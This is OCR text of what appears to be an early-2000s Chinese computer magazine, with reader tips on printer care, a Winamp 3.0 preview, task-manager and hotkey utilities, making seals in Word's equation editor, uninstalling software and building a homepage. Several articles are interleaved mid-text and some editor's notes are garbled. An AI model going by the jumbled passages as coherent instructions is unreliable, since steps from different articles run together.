怎样？试一下吧！你会发现抓图原来如此简单！

节约也是错？

□四川　周殿友

节约本是中国人引以为豪的一种美德，但不曾想单位的一台 HP 喷墨打印机却因为节约而出现了“罢工”。

经过是这样的：近日印务室的工作人员说他们的HP喷墨打印机打不出内容，好像是“没有油墨”了。但工作人员同时又说，上个月才买的油墨，没用几次。我开始想可能是打印机设置、连线等问题，但经过检查却没发现问题。这是怎么回事呢？打开打印机盖，取下墨盒。嗯，沉甸甸的，的确很满。

再往下一看，哦，原来油墨在喷嘴处凝结，堵塞了喷嘴。知道了问题所在，解决起来就简单了：把喷嘴用少许酒精擦干净，再把墨盒摇晃几下，问题解决了。

回过头来我问工作人员，最近是否经常使用这台打印机。工作人员说：“买回来时用过几次，后来没用了。因为觉得油墨比较贵，所以一般都用针式打印机，很少用喷墨打印机”。

问题就在这，因为喷墨打印机如果不经常用，墨水就会在喷嘴处凝结，而造成堵塞。所以有时候，过分的“节约”也是错误的啊。

编者注 中国人惯于节俭是众所周知的，看看一般家庭里给电视机、冰箱之类电器不分大小统统罩上一个布套子就可见一斑。这里刊登这段文字不为别的，是想说明‘经常使用’也是维护设备的一种方法。特别是一些电子设备，要时常“烧”一下（说到这里，我又想起了一样东西——传真机。据我知道，国外的传真机一般都是24小时开的。国内的却完全不同，很多单位的传真机平时都是关闭的，临时要用时才打开一下，收完了立刻又关上。本来传真机是24小时待命，特别适合信息的迅速传递，如今沦为摆设，彻底丧失了它的功用。）

Winamp3.0 抢鲜热报

□河南　张金贵

曾叱咤风云、流行一时的Winamp已经悄悄进行了3.0版本的开发，并已进入Alpha3测试阶段。下面就来看一下Winamp3.0有哪些新增功能和变化。

一、安装可定制

Winamp3.0的下载文件是个可执行文件，双击即可直接安装。由于当前是Winamp测试版，功能还不太完善。

安装过程与以前的2.X版本大致相同，只不过在安装类型选择上，3.0版分为标准安装、完全安装和定制安装三种类型，使用者可以自行选择。

二、软件界面

Winamp3.0在软件界面上并没有太大的变化(如图1)，依旧是播放窗口、均衡器、迷你浏览器三部分，只是另增了一个工具管理窗口Thinger。但在外观设计上感觉给人一种更现代的味道，更具金属感。每个窗口的左上角提供有控制按钮，可以打开菜单完成各种操作（如图2），甚至隐藏主播放窗口。

三、功能

1.音质效果大大增强，这可说是新版本在功能上的一个重大改善。



图1



图2



图3



图4




图5




图6




图7



图8

2.新增作用类似Windows中的快速启动工具栏的工具管理窗口Thinger（如图3）。

3.新增“媒体库”(如图4)，专门用于音乐资源管理，利用它可以查看音乐搜索结果，排序、查看各种音乐文件(包括网络流媒体文件)，向数据库中增加音乐等。

4.新增组件“数据库浏览器”(如图5)，利用它可以查看播放列表、媒体库、系统/内核，并且可以快速搜索各种资源。

5.“视觉特效管理器”现在使用起来更加方便，可以定制自己喜爱的缤纷视觉效果。单击“Openeditor”按钮可以设置各种特效，“Go Fullscreen”可切换至全屏显示(图6)。

6.播放列表界面更直观，使用也更方便（图7）。

7.针对以前“四方形窗口导致各种皮肤看起来千篇一律、似曾相识”的毛病，Winamp3.0特别加强了异形窗口皮肤的设计。此款测试版中自带了一种Skin—box0r，效果非常酷（如图8）。

总结：通过试用，我们明显地感觉到Winamp3.0在功能上有了极大的提高和完善，软件的设置更加合理，新增的功能使用起来更加方便，音质效果也有了大幅度的提高，音乐文件管理更加简单，但也不容回避的是存在着一些不足：

1.启动速度慢，系统资源占用较大，对于内存较小的用户来说有时简直无法忍受。

2.Skin的文件格式发生巨大变化，导致原来你喜欢的面板将无法在新版本中继续使用。

3.有些功能尚不稳定，存在的Bug还比较多。

不管怎样，作为一个处在Alpha测试过程中的软件，Winamp给我们展示了新版本的许多诱人魅力。相信经过不断的改进，在最终推出的正式版中Winamp定会克服不足，给大家一个完全的惊喜。

±àÕß×¢：如果你对这个测试版感兴趣，请来爱好者网站http://www.cfan.net.cn进行下载。

任务管理器 WinTasks 2000

□山东　赵凯

在Windows 2000中，按下“Ctrl+Alt+Del”呼出系统菜单，再按“T”键，就可以打开程序管理器。灵活使用程序管理器，可以让你轻松解决系统的死机问题——程序管理器始终监视着内存中的各种应用程序，对已经造成系统死锁的程序，你可以轻易予以“枪毙”。

NT系统之所以号称“固若金汤”，这个程序可谓功不可没。用过的人（Windows 2000/NT的用户）对它爱不释手，没用过的人（Windows 9X的用户）眼红不已。现在这些兄弟们不用眼红了，我这就向您介绍一款Win9X下也可使用的强力任务管理器——WinTasks 2000（注意，是一款免费的好软件喔）。

下载地址：http://newhua.infosail.com/down/wint2kfree.zip

一、安装

将下载的ZIP文件解压缩到某个目录中，运行setup.exe，连续点击“Next”按钮，最后点击“Install”按钮即可开始安装。文件复制完毕后，会弹出一个窗口，连续点击“下一步”按钮，直到出现图示窗口，选择好你的年龄组（Age Group）、国家（Country）、性别（Gender），并回答是否在Internet上购物后，即可点击“完成”按钮，再过一会，在新弹出的窗口里点击“Finish”按钮，即可结束安装。

二、运行

WinTasks 2000安装之后，重新启动计算机就会自动加载到系统。先让我们看一看它的界面（图4）。

WinTasks 2000的界面非常简洁，从上到下是：工具条、任务栏、信息栏。

工具条在程序的顶部，Run按钮用来运行应用程序，Stop按钮关闭程序或任务，Inc和Dec按钮用来增加和减少程序在CPU中的占用率——你总不想在执行工作的时候CPU被一些闲置的应用程序所占用吧？Show和Hide按钮用来显示和隐藏应用程序。至于Search按钮，那是用于搜索的，输入关键字后点“Search”，WinTasks 2000就会单独显示带有这些关键字的应用程序，按F5键恢复显示所有应用程序。Refresh用来更新应用程序显示列表。

任务栏在窗口的中央，显示当前系统中所加载的应用程序。程序名称的前面有一个图标，带红圈的表示系统所加载的核心模块，是不能随便关掉的，像Kernel32.dll，Internat.exe等等。剩下的则是系统所加载的外部应用程序，可供你“生死抉择”（虽然Windows 9X系统还有一些另外加载的功能模块，也被WinTasks分到了外部程序的行列里，但不建议关闭）。Priority一栏显示程序的CPU占用状态。

选择一个内存中加载的程序，最下面的信息栏窗口中就会显示出该程序的完整名称。如果选中的是系统核心模块的话，还会显示该程序所管理的系统部件。最下边的状态条显示内存中所加载的线程总数、物理内存的总量及占用的百分比、CPU的利用率等。

设置热键：单击菜单“Settings”下的“Trap Ctrl Alt Shift”，使其前面出现一个勾号，处于选中状态。这样你就可以随时按快捷键Ctrl+Alt+Shift呼出WinTasks，对程序进行“末日审判”了！（建议不要用Settings下的“Trap Ctrl Alt Del”，因为该热键同于系统热键，反应并不灵敏）

说了这么多，你一定想亲眼见识一下WinTasks的威力。这里我们举一个很有用的实例：

我们在浏览网页或者在聊天室聊天时，有时会遇到恶意的破坏。例如，聊天室里某人发给你一句悄悄话后，你的系统发生异常，不断地打开新的浏览器，一直不停地开啊开啊，让你关都来不及关，直到最后耗尽你的内存，系统崩溃为止。




图1





图2


图3

快捷通WinKey



□天津　宋琨

程度稍高的电脑用户都会使用快捷键操控电脑，以提高工作效率，比如打开资源管理器可使用“Win + E”快捷键，打开“运行”对话框使用“Win + R”快捷键等。但系统默认的快捷键组合实在太少，无法完全满足我们的实际需要。比如运行应用程序，我们仍然要通过桌面的快捷方式或通过“开始”菜单才能完成。倘若能够依照习惯与需要，手动添加一些快捷键来用就太好了……其实，要实现这个愿望非常简单，只要为我们的电脑安装一款叫做 WinKey 的工具软件就可以了。

一、软件的下载与安装

WinKey 是一款自由软件，无需注册即可完全使用，我们可登录其主页 http://www.copernic.com/winkey，点“Installation File”即可下载最新版本（到笔者截稿时为止，最新版本号为 2.8）。

下载后将得到一个 1.19MB 的 EXE 文件，直接用鼠标左键双击此文件即可进入安装向导界面，再依照提示连续确认便可安装成功，过程十分简单。

二、软件的使用

软件安装成功后，会自动添加到“启动”文件夹中，以后将随 Windows 操作系统一同启动。

程序的主界面如图 1，窗口中显示的是系统中目前现有的快捷键。而窗口的右边，共有三个按钮：“Add...”用于添加快捷键，“Remove”用于删除快捷键，“Properties”用于查看或修改已经存在的快捷键的参数。

下面，就让我们来实习一下，添加一组快捷键。

用鼠标左键点击“Add...”按钮，将打开“Shortcut Properties（路径属性）”窗口，如图 2。

我们需要在“Command”文本框中输入将要使用快捷键打开的程序的路径，或者点击文本框右边的“Browser for File”图标按钮进行选择，比如 Xteq X-Setup 的默认路径“C:\Program Files\X-Setup\bin\XQXSetupStart.exe”。然后在下面的“Shortcut key（快捷键）”文本框中选定与程序对应的快捷键，为便于记忆，我们通常选择带有程序名所含字母的快捷键，如“Win + Shift + X”。

这里有一点值得注意，由于有的程序需要通过其带有参数的快捷方式启动，所以若直接运行程序文件只会进入一个特定的引导界面，比如 Xteq X-Setup 便属此类。所以在为这类程序创建快捷键时，必须在“Parameters（参数）”文本框中输入特定参数。

你也许会问，这个参数我如何知道？下面就来教你如何找到这个参数。

这种恶意程序的解决方法只有一个，那就是关闭你最初打开链接的那个浏览器（即彻底关闭 IE 程序）。

奉劝你千万不要妄想连续按“Alt + F4”键将其一个一个的关闭，因为你的手指击键速度是绝对赶不上机器自动新开窗口的速度的……

这时候按下“Ctrl+Alt+Shift”组合键，打开 WinTasks，看看列表？呵呵，别看有了那么多的网页窗口，程序可是只有一个，那就是“IExplorer.exe”(图 5)。选择它，再点击 Stop 按钮，WinTasks 2000 会弹出窗口询问是否关闭应用程序，当然选 Yes 啊，于是，两秒钟内，讨厌的网页窗口统统烟消云散……

) 不错吧，还不快去找一个

本刊网站 http://www.cfan.

。



图 4



图5

点“开始”按钮里的“程序”，然后找到你要找的那个软件的条目。在该条目上单击鼠标右键，在弹出的菜单里左键点击“属性”(图3)，即可看到图4所示窗口。留意图中椭圆所指位置的那行字（就是窗口中的“目标”部分)，在最后的“.exe”后面的就是“参数”。我们将此“参数”复制到“Parameters”文本框中即可。

至于“Start in（起始位置)”和“Run(运行方式)”文本框，如无必要，可保持缺省状态，不去理会。

设置好以上一切参数后，点击“OK”按钮，即告快捷键添加完毕。

从此以后，想运行 Xteq X-Setup时，只要按住键盘上的 Win 键（就是左手 Ctrl 键旁边有微软标志的那个）和 Shift 键，再按一下“X”键便可以了。

实际上，我们不但可以通过 WinKey 添加快捷键来启动程序，还可以添加快捷键用于打开文件夹。要是你实在手痒，也可以尝试用快捷键控制窗口状态——例如通过“Win + Left（向左的箭头)”使当前活动窗口最小化，“Win + Up（向上的箭头)”使当前活动窗口最大化，“Win + Down（向下的箭头)”恢复当前最大化的活动窗口等等。

三、导出快捷键及其他

提起导出快捷键这个问题，着实让我们伤了好长时间脑筋，这是因为 WinKey 本身并没有提供将设置好的快捷键导出保存的功能。如果不能导出我们的这些设置，一旦哪天由于某种原因需要重装操作系统，再安装 WinKey，则以前设置好的所有快捷键便全部丢失不见了。

如果再去一步一步地重新添加快捷键，其过程不但极其枯燥乏味，最厉害的时候简直让我失望得想要放弃使用它了！

还好，经过俺的仔细观察和多次实践之后，终于被我找到备份快捷键的方法了（而且还非常简单喔)。

首先，运行注册表编辑器，然后分别点击“HKEY_CURRENT_USER\Software\Copernic Technologies\WinKey\Shortcuts”，即可看到如图5窗口。




图 1




图 2




图 3



图 4




图 5

再点击“注册表”菜单，选“导出注册表文件”，在打开的“导出注册表文件”窗口中为其指定一个名字，比如“C:\WinKey_Bak”(切记不要胡乱取个名字，一定要便于记忆和查找，为了保险起见，最好同时也在软盘上拷贝一份)，并在“导出范围”中选中“选择的分支”，最后点“保存”即可。

OK，保存好这个注册表文件。下次重装操作系统之后，先安装 WinKey，然后鼠标双击这个注册表文件，对系统的提示选择“确定”，即可将原来的快捷键参数输入系统。此时再运行WinKey，所有的快捷键就一个不少地重现了！

如果像我一样同时使用 Windows Me 与 Windows 2000 两套操作系统，也可以将Windows Me下导出的注册表文件在2000中双击，从而使两套操作系统保持同样的快捷键设置。

最后建议大家取消 WinKey 主界面“Options”菜单下的“Show Taskbar Icon”选项，让WinKey退到后台工作，不在系统托盘区中生成图标，以尽可能多地节省系统资源。

这样做后，即便我们点击窗口右上方的“关闭”按钮关闭掉了WinKey主窗口，WinKey却仍然在运行，设定好的快捷键全部有效。使用“Win+F9”快捷键能够立即唤回 WinKey 主窗口。

在使用 WinKey 之前还曾担心自己或许记不住那些快捷键，但在使用之后才知道这些顾虑都是不必要的，因为所有快捷键是依照我们自己的习惯设定，只要使用过一两次，想忘记都难。

用 WinKey 吧！它为我们带来的只有方便和加倍方便！

±õ3¢：上述软件可以在本刊网站http://www.cfan.net.cn的期刊软件中进行下载。

公式编辑器Equation3.0制作电子印章

□四川　黄敬东

Equation3.0作为Word的可视化公式编辑器，不仅是编辑公式和方程式的好工具，而且在电子印章的制作上，与利用文本框制作的印章相比，有其独到之处：用Equation3.0制作印章方便快捷（尤其是阴文印章和多字印章），而且制作出的印章是以图形方式插入到文本中，印章（包括印章中的文字）的大小通过鼠标拖拉随意调整，无需反复设置字体的大小。下面笔者就介绍一下电子印章的制作方法。



图 1



图 2



图 3



图 4




图 5

图 6






图 7

一、阳文印章的编辑方法

1．二字印章的编辑：进入公式编辑窗（如图1），选择好字体，输入汉字后，插入到文本中，然后用鼠标左键单击插入文本后的印章，用鼠标拖拉调整好印章的大小，再单击鼠标右键，在弹出的菜单中，单击“设置对象格式”选项，在弹出的对话框的“颜色和线条”选项中，选择线条颜色为红色，将线条设置为4-7磅，点“确定”（注：在Word2000中是通过点击“底纹和边框”来设置其边框属性），然后将印章粘贴到Windows的“画图”中，利用其“用颜色填充”将印章的颜色改为红色。最后将其裁剪好并按*.jpg格式保存后，打开Word中的剪贴画，利用剪贴库的“输入剪辑”将其保存到剪贴库中备用，即可编辑好印章1（图2）　。

2．三字印章的编辑：在公式编辑窗中，先输入“印”字，打开“上标/下标模板”，如图3所示选取“上/下标框”，在“上/下标框”中输入余下的汉字，拖动鼠标选取方框，利用“Ctrl+光标移动键”，调整好各汉字的位置后插入到文本中，余下的方法与二字印章相同（图4）。

3．四字印章的编辑：在公式编辑窗中，打开“矩阵模板”，选取“2×2矩阵框”（如图5），选择好字体，将字依次输入到四个方框中，调整各汉字的位置后插入到文本中，余下的操作按步骤1即可编辑好印章3（图6）。至于印章4（图7），应先用鼠标拖拉出椭圆，将线条设为4磅，然后单击鼠标右键，选取“添加文字”，余下的编辑方法与前面类似。

二、阴文印章的编辑方法

先用与前面相同的方法输入文字，并将其插入文本中，然后用鼠标右键，单击插入文本后的印章，在弹出菜单中，单击“设置对象格式”选项，在弹出的对话框的“颜色和线条”选项中，将“填充颜色”选为红色。最后点击印章，在弹出的图形工具条（如图8）中，先点“水印”，再点“黑白”印章上的字体即变为白色，无需通过Windows的“画图”即可编辑好印章5（图9）、印章6（图10）两枚印章。至于印章7（图11），编辑法与之类似，不同之处是输入字体时，是按矩阵的对角线输入“墨缘”二字的。




图 8

图 9




图 10





图 11

卸载应用程序“斩草除根”

□天津 耿方圆

很多初学者不太了解软件的卸载，所以有时候会遇到一些麻烦。早期的DOS软件仅仅是一个目录，只要简单地删除掉整个目录即可。但是到了Windows就不行了，因为它不但生成自己的目录，同时还要拷贝很多其他文件到Windows系统目录里。此时如果仅仅简单地删除程序的目录，就会导致很多的错误，严重时甚至会引起系统的彻底崩溃。

即使像我这样的老鸟，在软件的卸载上也遇到过不少麻烦。比如上次我删除“幸福之家”，想再次安装时，系统却提示“该程序已存在”，不论如何也不予安装，可系统中明明又找不到该程序……经研究发现，原来问题出在卸载不彻底。用一个形象的比喻来说，未能“斩草除根”。虽然删除了该程序的整个文件夹，但该程序的其他文件却散布于系统中，造成系统不认新安装。所以，仅仅用简单的“删除”办法是无法将其完全赶出计算机的。因此，就来讲讲如何将我们不要的软件完全“请出”计算机。

一、用卸载程序卸载

随着Windows时代软件的逐步成熟，各类软件为追求强大的功能和良好的使用效果，在安装时纷纷对系统“添油加醋”，拷贝很多文件进来。卸载时必须把这些新添的东西全部删除，让系统恢复原状。如胆敢不听劝告莽撞行事，那结果只能是系统漏洞越来越多……且系统不断肥胖。

不过值得庆幸的是，目前绝大多数的软件都提供了卸载程序用于复原系统。所以，使用他们提供的卸载程序进行卸载，可说是最安全、最保险的了。

卸载方法：点“开始”里的“程序”，找到该程序的菜单，然后点击其中的“卸载某某”即可。见图1。

如果开始菜单中找不到，可通过“开始”-->“设置”-->“控制面板”-->“添加/删除程序”-->“安装/卸载”标签，在列表中找到你要卸载的程序，再点“添加/删除”按钮即可(如图2)。




图 1




图 2

二、绿色软件可以直接删除

如果按照上述方法还找不到某个软件的“卸载”，那也不用太慌。可以查看一下，此软件是否是目前流行的一种所谓“绿色软件”？如果是，那么它是可以直接删除的（因为这种软件不在注册表中植入任何信息，不对系统文件进行任何修改，所有文件只存在于自己所建的单一文件夹中）。

如果该软件是这种“绿色软件”，卸载就特别简单，在硬盘中找到它的安装目录，将整个目录删除，然后在“开始>程序”中找到该软件的“程序组”，右单击该程序组，从弹出式菜单中选择“删除”命令将其删除即可。

三、手动卸载

如果碰上上述两个方法还对付不了的软件，那么算你的运气不好。要想将其“斩草除根”，只好通过手动方法来卸载了（注意，此手动方法相对危险些，操作时务必小心），其步骤是：

1.删除主文件

在硬盘上找到软件的安装目录，直接删除，然后将桌面上和开始菜单中的相应快捷方式（不懂？就是桌面上用来运行那个程序的图标啊）删除。

2.清理启动文件

这一步是为了禁止被卸载软件的自启动和避免链接错误。

点击“开始”-->“运行”，键入“msconfig”，点击“确定”按钮。

在随后打开的窗口中选择“win.ini”标签，点击“windows”前的加号。如果在“load=”、“run=”后发现有关软件的内容，应选择“编辑”将其删除(如图3)。

再点击“启动”标签，看看列表



图 3

一键通

□天津 武金刚

一些朋友在使用电脑时，会自定义一些快捷键，这样一来就可以一键启动程序，非常的方便。不过某些人记性较差，快捷键定义多了反而混淆起来……那么此时我建议你用“一键通”。

一键通可以把一个“热键”与一个或多个程序相连，只要按一下键，就可以执行一个或多个程序，方便了电脑的使用。这里的“热键”可以是一个单独按键（F1、F2...），也可以是组合按键（Alt+F1...）。关联的文件可以是程序（*.EXE），也可以是其他类型的文件（*.TXT、*.BMP……）。

另外，利用一键通，你还可以轻松实现“一键上网”。

下面我们就一起来看看它的一些功能。

一、常见使用

运行“一键通”后，在任务栏右边会出现一图标，右击该图标，单击“设置”，弹出一设置对话框（如图），在“设置”对话框中可以选做以下操作：

1.添加热键

在设置对话框中选择“添加热键”，输入热键后按确定即可。“一键通”最多能添加100多个热键，一个热键下最多能添加10多个关联文件。

2.添加热键所要启动的文件

首先选中要操作的热键，再按“添加文件”按钮，在这里根据你的需要，“一键通”可以添加一个或多个文件。

3.去除热键或文件

首先选中要操作的热键或文件，再按“去除”按钮，即可删去以前的热建设置。

二、一键上网

1.进入控制面板的“网络和拨号连接”，选定一个拨号连接（比如163）。（如果没有，可以新建一个，至于怎么建就不用我说了吧？）

2.在选中的拨号连接图标上右击并选择“属性”，在出现的“属性”对话框中选择“设置>连接”，去掉“拨号前给出提示”选项前的勾。

3.把拨号网络中的该连接拖到硬盘的任意目录下，这样就在硬盘上建立了一个此连接的快捷方式。

4.运行“一键通”，在该软件中按上述方法添加一个热键（可任选，如F12），并在此热键下添加刚建立的163快捷方式文件，确定即可。

好了，现在按一下F12键试试？一键上网是不是非常的方便？

另，用这种方法也可以把拨号网络、IE、OutLook、网络蚂蚁等软件都定义到一个热键上（比如F11），上网后只需轻轻一按，就可以把这些网络软件全都启动了，方便得很。

怎么样，“一键通”够酷吧？心动不如行动，赶快下载一个吧。

下载地址：http://www3.zdnet.com.cn/downloads2/OneKey.zip



±àÕß×¢：此软件也可在本刊网站http://www.cfan.net.cn下载。

中是否有被卸载软件的内容？如果有，将其前面的对勾去掉，点“确定”，将其禁用。

3.清理注册表

这一步是为了将软件植入注册表的信息删除。由于对注册表进行修改有一定的危险性，所以在进行以下步骤前请备份注册表，以便必要时恢复。（编者注：备份和恢复注册表请见本刊另一文章。）

建议各位使用RegCleaner（下载地址：ftp://ftp.download.com.cn/pub/new_system/RegCleaner4.0.exe，并且有汉化补丁）来对注册表进行分析修改。

RegCleaner界面如图4所示，点击“软件”标签，在出现的列表中选中要卸载的软件，而后点击“删除选择”按钮，这样注册表中的无用注册信息即被删除。

4.删除多余文件




图4

这一步是为了删除那些散布在硬盘其他目录中的多余文件，主要针对DLL文件。点击“开始”-->“运行”，键入regedit，回车。找到\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurreneVersion\sharedDLLs，如图5，可以看到每一个文件对应一个数值，此数据如果为0，则表示为无用文件，把它的名字和路径记下来，在硬盘里找到它，将其删除即可。




图5

OK，经过了上述三绝招，相信没有哪个软件是你不能对付的了，尽情地玩吧。

《菜鸟主页速成手册》

□辽宁　鸣涧



第一篇

第一步：申请空间

网易申请

1.在浏览器中输入地址：http://www6.163.com/serve/index.html，点“主页服务”栏目中的“免费100M主页申请”（如图1）。

2.点“注册登记”（如图2），看“申请个人主页条例”，在页面最下端鼠标左键点击“我同意”按钮。

3.填写个人资料

文本输入框后面所有标注“***”的，都是必须填写的项目（如图3）。“主页名称”和“主页描述”需要认真填写。E-mail一定要填写正确。完成以后就可以单击“提交注册信息”按钮。

4.完成注册

如果你的用户名没有人申请的话，系统会给出注册成功界面（如图4），此时主页空间申请完成。

举例来说，我的用户名取为“chinamingjian”，则主页地址为“http://go.163.com/~chinamingjian”。随后网易会发一封“个人主页开通”通知信给你，你的主页空间就正式开通了。

5.简易域名申请

在浏览器中输入地址“http://my.yeah.net”并回车，进入申请简易域名页面（如图5）。

点击“开始申请”就可以打开申请表（如图6）。

输入想要注册的域名“chinamingjian”和自己原来的URL地址“http://go.163.com/~chinamingjian”以后，单击“提交”按钮。

申请成功后，就可以用“http://chinamingjian.yeath.net”来访问鸣涧的主页了。（如果你刚才申请的域名是“Rose”，则申请成功后，域名地址为“http://rose.yeah.net”。）

第二步：制作主页

1.建立目录

硬盘上建立存放主页文件的目录，比如“E:\myhompage”，在里面再建立一个images目录“E:\myhompage\images”，用来存放图片文件。

2.运行Frontpage Express

FrontPage Express是Win98中的一个功能强大的网页编



图1



图2


图3



图4




图5



图6







图 7




图 8


图 9


图 10


图 11


图 12

辑器，非常适合初学者使用，它的“所见即所得”功能可以轻松地制作一个自己的个人主页。

打开Window的“开始”菜单，选择“程序/Internet Explorer/FrontPage Express”项，就可以启动FrontPage Express了。

如果你的系统没有安装FrontPage Express，可以进入“我的电脑/控制面板/添加/删除程序”，然后单击“Windows 安装程序”选项卡，选中“Internet工具”项，再单击“详细资料”，选中“FrontPage Express”，然后单击“确定”返回，这时机器会提示你插入安装盘，插入光盘后，机器会自动将FrontPage Express安装到当前系统中，见图7。

3.做网页

FrontPage Express中执行“文件/新建”，打开“新建网页”对话窗口，选择“个人主页向导”(如图8)，然后单击“确定”按钮。

FrontPage会弹出“个人主页向导对话框”(如图9)。向导为我们提供了多种章节，我们只要选定需要包含的章节就可以了，完成以后单击“下一步”按钮。

在接下来的步骤中，需要设定网页的存储文件名称为“index.html”，并设定好网页的标题名称为“鸣涧家园”(如图10)，这个标题将显示在网页的最上方。

完成以后就可以单击“下一步”，设定章节中“职员信息”栏目需要包含的信息了(如图11)。在这个步骤中，可以设定职员信息栏目的超级链接的WEB页面所包含的页面内容，系统会自动创建有关页面，日后我们还可以根据自己的需要对这些信息内容进行修改。

单击“下一步”可以分别设定“WEB热点列表式样”、“传记信息部分格式”、“个人爱好描述”，以及“有关联系信息”等有关内容，可以使用系统的默认值。

当然了，系统提供了多个栏目的设定，在向导中还提供了可以根据自己的需要进行栏目顺序的排列设定(如图12)。选中其中的一个栏目，然后单击“向上”或者“向下”按钮，根据自己的需要，改变其在栏目中的排列顺序。

完成以后就可以单击“下一步”，并单击“完成”按钮，这样自己的主页就轻而易举地建立好了(如图13)。

最上方的“鸣涧家园”就是这个主页的标题了，在其下面的“目录”区域中提供了六个栏目的超链接，在浏览网页的时候，只要用鼠标分别单击相应的链接，就会转移到相应的WEB页面去。

建立好主页以后，我们就可以把主页页面保存下来了。执行“文件/另存为”命令，打开“另存为”对话框(如图14)，单击“按文件”按钮，将页面文件保存在指定的目录下，比如E:\myhomepage\index.html。

需要注意的是，如果当前页面作为网页的起始页面，最好保存为index.html文件，这是因为很多网站系统默认的首页文件名一般为index.html(或index.htm)。

4.美化主页

执行“文件/页面属性”命令，在“背景音乐”栏中单击“浏览”按钮，选择一个音乐文件(比如C:\Windows\canyon.mid)，“循环”的次数设定为1(如图15)。

在“背景”选项卡中(如图16)，选中“背景图像”选项，单击“浏览”按钮，选择一个图形文件，然后单击确定。

5.标题修饰

